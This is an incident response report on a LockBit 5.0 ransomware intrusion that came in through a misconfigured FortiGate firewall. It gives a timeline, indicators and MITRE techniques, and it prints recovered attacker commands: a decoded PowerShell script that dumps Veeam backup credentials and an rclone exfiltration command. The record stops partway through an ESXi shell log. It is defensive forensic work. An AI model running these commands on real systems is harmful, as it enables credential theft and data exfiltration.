Silent Alerts: Anatomy of LockBit-Attributed Ransomware Intrusion

Security & Risk consulting Team,

March 2026

we secure

TABLE OF CONTENTS

Disclaimer

This document describes a real-world incident response engagement conducted by the We Secure Digital Forensics and Incident Response (DFIR) team. All sensitive and identifying information has been redacted to ensure privacy and security of the involved organization. Unlike controlled testing environments, incident response investigations are performed under real operational conditions and are subject to limitations such as incomplete logging, potential evidence loss due to attacker activity, and the state of systems at the time of analysis.

The findings presented in this report are based on a point-in-time forensic examination of the environment during the investigation period. Some artifacts may have been unavailable or partially reconstructed due to system misconfigurations, security control gaps, or actions taken by the threat actor prior to engagement. All conclusions are derived from available evidence, correlated telemetry, and forensic artifacts collected during the investigation. This report does not reflect changes made to the environment after containment or remediation activities.

Executive Summary

In mid-September, the We Secure Digital Forensics and Incident Response (DFIR) team was engaged to investigate a significant security incident involving a ransomware attack against a client organization. The attack originated from a compromised firewall perimeter, where misconfigurations particularly related to LDAP setup created an entry point for the threat actor. These weaknesses in external-facing security controls enabled initial unauthorized access and set the stage for further compromise of the internal environment.

The threat actor deployed the **LockBit 5.0** ransomware-as-a-service (RaaS), the latest iteration of the **LockBit** family, which is known for its cross-platform capabilities and advanced encryption mechanisms. The ransomware was executed across both Windows-based systems and VMware ESXi virtualized infrastructure, resulting in the encryption of critical data and virtual machines. This dual-environment targeting significantly amplified the impact of the attack, effectively disrupting core business operations and leaving the organization without the ability to maintain normal service continuity. At the time of engagement, the client had limited visibility into the scope of the compromise and no clear understanding of the full extent of the attacker activity within their environment.

Upon engagement, the DFIR team initiated containment, investigation, and impact assessment activities to identify the intrusion path, evaluate the extent of lateral movement, and determine the full scope of encrypted assets. The incident highlighted the increasing sophistication of ransomware operations such as **LockBit 5.0**, particularly their ability to exploit misconfigured perimeter services and rapidly transition into large-scale enterprise disruption through virtualization-aware payloads.

The 97-Day Window: A Failure of Alert Response

97 DAYS	5,018	0
Uncontested access	Files exfiltrated	Alerts actioned

Perhaps the most significant finding of this investigation is not the sophistication of the threat actor, but the **organizational failure** that allowed a preventable intrusion to escalate into a full-scale ransomware event.

On July 10, 2025, Microsoft Defender detected and quarantined **LB3.exe** a known **LockBit 3.0**. The alert was **Critical**. The threat actor already held **Domain Administrator privileges**. No action was taken.

The attacker disconnected after being blocked then returned 57 days later, better prepared. Over the following week, Defender fired multiple additional high-severity alerts. Each was generated. Each was ignored. By **September 7**, **5,018 files had been successfully exfiltrated** with zero intervention.

Date	Alert	Severity	Response
Jul 10, 2025	LB3.exe LockBit 3.0 detected & quarantined	**CRITICAL**	None
Sep 7, 2025	Base64 PowerShell targeting Veeam credentials blocked	**SEVERE**	None
Sep 7, 2025	Trojan:BAT/ToggleDefender.LK!MTB blocked	**SEVERE**	None
Sep 7, 2025	rclone.exe - 5,018 files exfiltrated to 64.176.173.136	**HIGH**	None
Sep 11, 2025	demo.exe - AV killer executed on domain controller	**CRITICAL**	None
Sep 12, 2025	choungdong64.exe - LockBit 5.0 ransomware deployed	**CRITICAL**	None

> **The technology worked, the process did not.**
>
> Organizations that invest in endpoint detection without parallel investment in alert triage and IR readiness are generating forensic evidence for investigators not protection for themselves. The 97-day window was not a gap in detection. It was a gap in response.

Threat Actor Profiling

While the specific threat actor remain unidentified, forensic analysis confirms the **LockBit Ransomware-as-a-Service (Raas)** platform was leveraged to carry out the encryption attacks, with their latest iteration called **LockBit 5.0**.

Since its emergence in 2019, **LockBit** has established itself as a dominant force in the ransomware-as-a-service (RaaS) landscape, evolving through several versions. In early 2024, a major international law enforcement operation “Cronos” temporarily disrupted group has since made a strong return with the release of **LockBit 5.0**. This latest iteration signals a resurgence, offering faster encryption, enhanced stealth capabilities, and a redesigned affiliate model aimed at attracting new partners.

LockBit 5.0 Overview

LockBit 5.0 is an evolutionary upgrade of **LockBit 4.0** rather than a completely new ransomware strain. Both versions belong to the LockBit ransomware-as-a-service (RaaS) ecosystem, but version 5.0 introduces significant improvements in **cross-platform targeting, encryption speed, and virtualization attacks**, making it more impactful in enterprise environments.

Key Differences Overview

Feature	LockBit 4.0	LockBit 5.0
Release Period	**Early 2025**	**Late 2025**
Codebase	**Mature LockBit 3/4 evolution**	**Built on LockBit 4.0 foundation**
Target platforms	**Primarily Windows (limited Linux support)**	**Windows, Linux, VMware ESXi**
Encryption	**AES-based variants (legacy improvements)**	**ChaCha20 stream cipher for faster encryption**
Architecture	**Modular ransomware with loader + payload**	**More optimized modular 2-stage execution**
Virtualization targeting	**Limited or indirect**	**Direct ESXi hypervisor targeting**
Evasion techniques	**Obfuscation + packing**	**Advanced anti-analysis, in-memory execution**
Performance	**High impact on endpoints**	**Faster, more scalable enterprise-wide encryption**


Observed TTPs:

- **Initial Access**:
  - **T1078** – Valid Accounts: Utilization of stolen or weak credentials to gain unauthorized access.
  - **T1190** – Exploit Public-Facing Application: Exploitation of vulnerabilities in internet-facing applications to initiate attacks.
- **Execution**:
  - **T1072** – Software Deployment Tools: Deployment of malicious software through legitimate administrative tools.
- **Lateral Movement:**
  - **T1021.001** – Remote Desktop Protocol (RDP): Exploitation of RDP to move laterally within networks.
  - **T1027** – Obfuscated Files or Information: Use of obfuscation techniques to evade detection during lateral movement.
- **Defense Evasion:**
  - **T1070.004** – File Deletion: Removal of files to hinder forensic analysis and detection.
  - **T1490** – Inhibit System Recovery: Disabling system recovery mechanisms to prevent restoration.
- **Credential Access:**
  - **T1003.001** – LSASS Memory: Extraction of credentials from the Local Security Authority Subsystem Service (LSASS) memory.
- **Impact:**
  - **T1486** – Data Encrypted for Impact: Encryption of data to disrupt access and operations.
  - **T1491.001** – Internal Defacement: Modification of internal systems or data to cause damage or confusion.

How Everything Happened

It is often observed that many organizations do not believe they can be targeted by a malicious actor and therefore assume they are not at risk. In this case, early indicators suggested that the customer had already been compromised prior to the formal investigation.

Upon gaining access to the environment, the DFIR team conducted a retrospective analysis spanning approximately two months. During this investigation, the initial signs of intrusion were identified. Specifically, a partially deployed Microsoft Defender for Endpoint solution detected the execution of a malicious binary (LB3.exe), associated with the **LockBit 3.0** ransomware variant.



Evidence of the LB3.exe execution

This alert should alert the red flag in the environment, instead nothing was done from the IT department and environment has been left to survive on the adversary mercy, for lucky chance the adversary has been executed LB3.exe on single host got blocked by Windows Defender and then left the environment for some reason, even in that moment he has **Domain Admins** rights.

From that incident we discovered the source of the intrusion, an adversary has been connected from the ip address associated with management IP of the **Fortigate** device, which has a richfull history of being exploited with multiple high classified CVEs.

Following this, the team identified that the perimeter device was running **FortiOS** version 7.0.15, which is affected by multiple high and critical severity vulnerabilities, including **CVE-2025-55591** and **CVE-2025-24472**, which may allow an adversary to execute unauthorized commands or arbitrary code on the affected system.

Due to poor logging configuration on the device, no relevant security events were recorded, which significantly limited the ability to determine the exact source and timeline of the exploitation.

These vulnerabilities, when chained together, can be leveraged to achieve initial access, particularly in environments with additional misconfigurations. In this case, the risk was further increased by insecure LDAP integration settings, where **domain administrator** credentials were used for authentication between the Fortinet firewall and **Active Directory**. This configuration effectively elevated the potential impact of a successful compromise, enabling attackers to pivot more easily into the internal environment with high-level privileges.


```
config user ldap
    edit "ldap"
        set server "192.168.1.3"
        set cnid "SAMAccountName"
        set dn "dc=[REDACTED],dc=local"
        set type regular
        set username "[REDACTED]"  # user with domain administrator rights
        set password ENC [REDACTED]”
    next
end
```

Redacted Fortinet LDAP settings configured with Domain Admin privilege user

In the all upcoming logs we will observe the Fortigate management IP address as initial source of lateral movement from the adversary.

Second Stage

Nearly two months after initial indicators showed the environment was publicly exploitable, the adversary reappeared from a known source, connecting to one of the systems and beginning enumeration on a host running the antivirus solution.




Date:	9/5/2025	Source:	Microsoft-Windows-WMI-Activity
Time:	6:34:09 AM	Category:	None
Type:	Error	Event ID:	5858
User:	\SYSTEM		
Computer:	S1.		

Description:

Id = {A4F9D50F-1E45-4AD9-93C7-49336BD314C3}; ClientMachine = S1; User = NT AUTHORITY\SYSTEM; ClientProcessId = 8740; Component = Unknown; Operation = Start IWbemServices::ExecQuery - ROOT\SecurityCenter2 : SELECT displayName FROM WSC_CallerAMPPLData WHERE (displayName LIKE '%ネ￥ナヒ%マ゚VirusScan%' OR displayName LIKE '%McAfee%VirusScan%' OR displayName LIKE '%McAfee Endpoint Security%' OR displayName LIKE '%McAfee MOVE AV%' OR displayName LIKE '%VirusScan %McAfee%' OR displayName LIKE '%マカフィー%VirusScan%') AND statusCode = 1244; ResultCode = 0x80041010; PossibleCause = Unknown

WMI Activity Logs capturing enumeration sequence for the antivirus products

Following this enumeration activity attacker has waited two days to again show in the environment and trying to execute malicious script to dump credentials to access Veeam Backup.



Date:	9/7/2025	Source:	Microsoft-Windows-Windows Def
Time:	12:04:05 AM	Category:	None
Type:	Warning	Event ID:	1116
User:	\SYSTEM		
Computer:	G10.		

Description:

Microsoft Defender Antivirus has detected malware or other potentially unwanted software.
For more information please see the following:
https://go.microsoft.com/fwlink/?linkid=37020&name=VirTool:Win32/SuspRemoteCmdCommand.H&threatid=2147851517&enterprise=0
Name: VirTool:Win32/SuspRemoteCmdCommand.H
ID: 2147851517
Severity: Severe
Category: Tool
Path: CmdLine:_C:\Windows\System32\cmd.exe /Q /c powershell.exe -e
JABQAG8AcwB0AGcAcgBIAFMAcQBsAEUAeABIAGMAIAA9ACAAIgBDADoAXABQAHIAbwBnAHIAYQBtACAARgBpAGwAZQBzAFwAUABvAHMAdABnAHIAZQBTAFEATABcADEANQBcAGIAaQBuAFwAcABzAHEAbAAuAGUAeABIACIACgAkAFAAbwBzAHQAZwByAGUAcwBVAHMAZQByAEYAbwByAFcAaQBuAGQAbwB3AHMAQQB1AHQaAAgAD0AIAAiAHAAbwBzAHQAZwByAGUAcwAiAAoAJABTAHEAbABEAGEAdABhAGIAYQBzAGUATgBhAG0AZQAgAD0AIAAiAFYAZQBIAGEAbQBCAGEAYwBrAHUAcAAiAAoACgAkAFMAUQBMAFMAdABhAHQAZQBtAGUAbgB0ACAAPQAgACIAUwBFAEwARQBDAFQAIAB1AHMAZQByAF8AbgBhAG0AZQAgAEEAUwAgAFUAcwBIAHIALABwAGEAcwBzAHcAbwByAGQAIABBAFMAIABQAGEAcwBzAHcAbwByAGQAIABGAFIATwBNACAAYwByAGUAZABIAG4AdABpAGEAbABzACAAVwBIAEUAUgBFACAAcABhAHMAcwB3AG8AcgBkACAAIQA9ACAAJwAnADsAIgAKACQAbwB1AHQAcAB1AHQAIAA9ACAALgAgACQAUABvAHMAdABnAHIAZQBTAHEEAbABFAHgAZQBjACAALQBVACAAJABQAG8AcwB0AGcAcgBIAHMAVQBzAGUAcgBGAG8AcgBXAGkAbgBkAG8AdwBzAEEAdQB0AGgAIAAtAHcAIAAtAGQAIAAkAFMAcQBsAEQAYQB0AGEAbQBIACAALQBjACAAJABTAFEATABTAHQAYQB0AGUAbQBIAG4AdAAgAC0ALQBjAHMAdgAgAHwAIABDAG8AbgB2AGUAcgB0AEYAcgBvAG0ALQ


Windows Defender detected and stop malicious powershell command

This script is encoded in Base64 format, restoring to human readable format script reveals functionality of dumping credentials for Veeam backup solution.

```
$PostgreSqlExec = "C:\Program Files\PostgreSQL\15\bin\psql.exe"

$PostgresUserForWindowsAuth = "postgres"

$SqlDatabaseName = "VeeamBackup"

$SQLStatement = "SELECT user_name AS User,password AS Password FROM credentials WHERE password != '';"

$output = . $PostgreSqlExec -U $PostgresUserForWindowsAuth -w -d $SqlDatabaseName -c $SQLStatement --csv
```

Decoded powershell command

After an unsuccessful execution attempt, the adversary uploaded an additional PowerShell script "**2345234.ps1**" intended to disable the Windows Defender security solution, which was immediately identified by Windows Defender itself since calculated hash of script is known.



Despite being repeatedly blocked by Microsoft Defender, the adversary continued their attempts without adapting their approach. This suggests a low-skill “script kiddie” behavior rather than a targeted, sophisticated attack.


In the late evening on the same, he started collecting files ready to be exfiltrated, he used the **rclone.exe** tool targeting the Virtual Private Server (VPS) hosted on **Vultr** service.

Windows Defender logs show the execution flow of the **rclone.exe**, exfiltrating data to the public IP address **64.176.173.136**.

```
rclone  copy --filter-from filter-file.txt "D:\Share\Share" remote:[REDACTED] -q --ignore-existing --auto-confirm --multi-thread-streams 16 --transfers 16 --max-age 6y **********
```

Command-line and parameters used in rclone execution

Through forensic process we were unable to retrieve the file “filter-file.txt” but calculating the number files that Microsoft Defender observed in this detection the attacker successfully exfiltrated **5,018** files. The observed public IP address was assigned to Virtual Private Server (VPS) hosted on Vultr located in **Israel**.



rclone.exe execution call and command-line – Windows Defender Logs

Outbound connection to Virtual Private server – Windows Defender Logs

Final Countdown Days

In the next two days our adversary will manage to successfully disable the Microsoft Defender on the few workstations/servers, do additional reconnaissance of the environment and deploy the **LockBit 5.0** ransomware.


On the date **09/11/2025**, the adversary prepared the hosts for ransomware execution by disabling the Microsoft Windows Defender service as part of a defensive-evasion tactic.

Following the execution of **demo.exe** (SHA1: bc65ed919988c8e4b8f5a1cd371745456601700a), the binary demonstrated the capability to disable security products on the affected system which represents one of the **domain controllers**, as evidenced by the successful termination of the Windows Defender service.

File Key Last Write Timestamp	Full Path	SHA1
=		
2025-09-11 21:19:34	c:\users\ \desktop\remove\demo.exe	bc65ed919988c8e4b8f5a1cd371745456601700a


Evidence of execution of demo.exe on domain controller host – AmCache artifacts

The same executables were distributed on the other domain controller and Share server, which distributed security solutions on those servers.



Ilustration of a demo.exe distribution on the server

On final day of adversary activity, the enumeration process of the available hosts started using the portable version of the **netscan.exe** tool, the tool has been executed from the **share** server.



UserAssist artifacts - user's NTUSER.dat hive

The output of the tool and configuration were initially saved on the host but was later deleted by the threat actor and moved to the **$Recycle.Bin** folder, from which it was recovered during the forensic process.

Parent Path	File Name	Extension
.\$Recycle.Bin\S-1-5-21-1195727554-2571585967-1639172584-3862	$INMU74W	
.\$Recycle.Bin\S-1-5-21-1195727554-2571585967-1639172584-3862\$RNMU74W	new.xml	.xml
.\$Recycle.Bin\S-1-5-21-1195727554-2571585967-1639172584-3862\$RNMU74W	oui.txt	.txt
.\$Recycle.Bin\S-1-5-21-1195727554-2571585967-1639172584-3862\$RNMU74W	netscan.xml	.xml
.\$Recycle.Bin\S-1-5-21-1195727554-2571585967-1639172584-3862\$RNMU74W	netscan.lic	.lic
.\$Recycle.Bin\S-1-5-21-1195727554-2571585967-1639172584-3862\$RNMU74W	netscan.exe	.exe
.\$Recycle.Bin\S-1-5-21-1195727554-2571585967-1639172584-3862	$RNMU74W	
.\$Recycle.Bin\S-1-5-21-1195727554-2571585967-1639172584-3862	desktop.ini	.ini

MFT records Share server host

The file **[REDACTED]new.xml** contains the results of the scanning process, including the network segments that were scanned.

```
<summary>
  <title>SoftPerfect Network Scanner</title>
  <range>
  192.168.0.0-192.168.0.255,
  192.168.1.0-192.168.1.255,
  10.0.0.0-10.0.0.255
  </range>
```

Insert from netscan xml file

The file **netscan.xml** contains the configuration of the tool itself. Notably, the configuration was in Russian, which may help identify the language region or origin of the threat actor.

```
    <checked>false</checked>
    <name>Состояние службы сообщений</name>
    <service>messenger</service>
    <property>0</property>
  </item>
  <item>
    <checked>false</checked>
    <name>Состояние службы обновлений</name>
    <service>wuauserv</service>
    <property>0</property>
  </item>
  <item>
    <checked>false</checked>
    <name>Тип запуска службы беспроводных сетей</name>
    <service>WZCSVC</service>
    <property>2</property>
  </item>
</services>
<wmi>
  <item>
    <checked>false</checked>
    <name>Имя Windows</name>
    <query>SELECT Name FROM Win32_OperatingSystem</query>
    <namespace>CIMV2</namespace>
  </item>
  <item>
```

netscan.xml configuration file on the Russian language

By finishing the reconnaissance activity, the threat actor entered in the final phase of the activity, deploying a ransomware executable on the available hosts where security products has been disabled.

LockBit Execution

In the final stage, the threat actor executed a newly deployed instance of the **LockBit 5.0** ransomware. The targeted systems were those where security products had been successfully disabled, allowing the ransomware to execute without being detected or blocked. Additionally, the attacker targeted ESXi hosts, which represents a newer capability of the **LockBit 5.0** variant.

The ransomware binaries has been executed on the hosts:

- **Domain Controller 1 host**
- **Domain Controller 2 host**
- **ESXi virtual host**
- **Share server host**

Three binaries were responsible for encrypting data on the hosts:

- **choungdong32.exe** (SHA1: 54c461d46e4bdbd3b5be15c3574192e498bbb403)
- **choungdong64.exe** (SHA1: cdd5717fd3bfd375c1c34237c24073e92ad6dccc)
- **LockBit_ESXI_AMD64** – for the ESXi hosts

Timeline of the binary ransomware execution

On **09/12/2025** at **22:55:23 PM (UTC+00)** the adversary executed ransomware file **LockBit_ESXI_AMD64** on **ESXi** host**.**

```
2025-09-12T22:55:23.211Z In(14) shell[6676661]: Interactive shell session started
2025-09-12T22:56:06.135Z In(14) shell[6676661]: [root]: uname -a
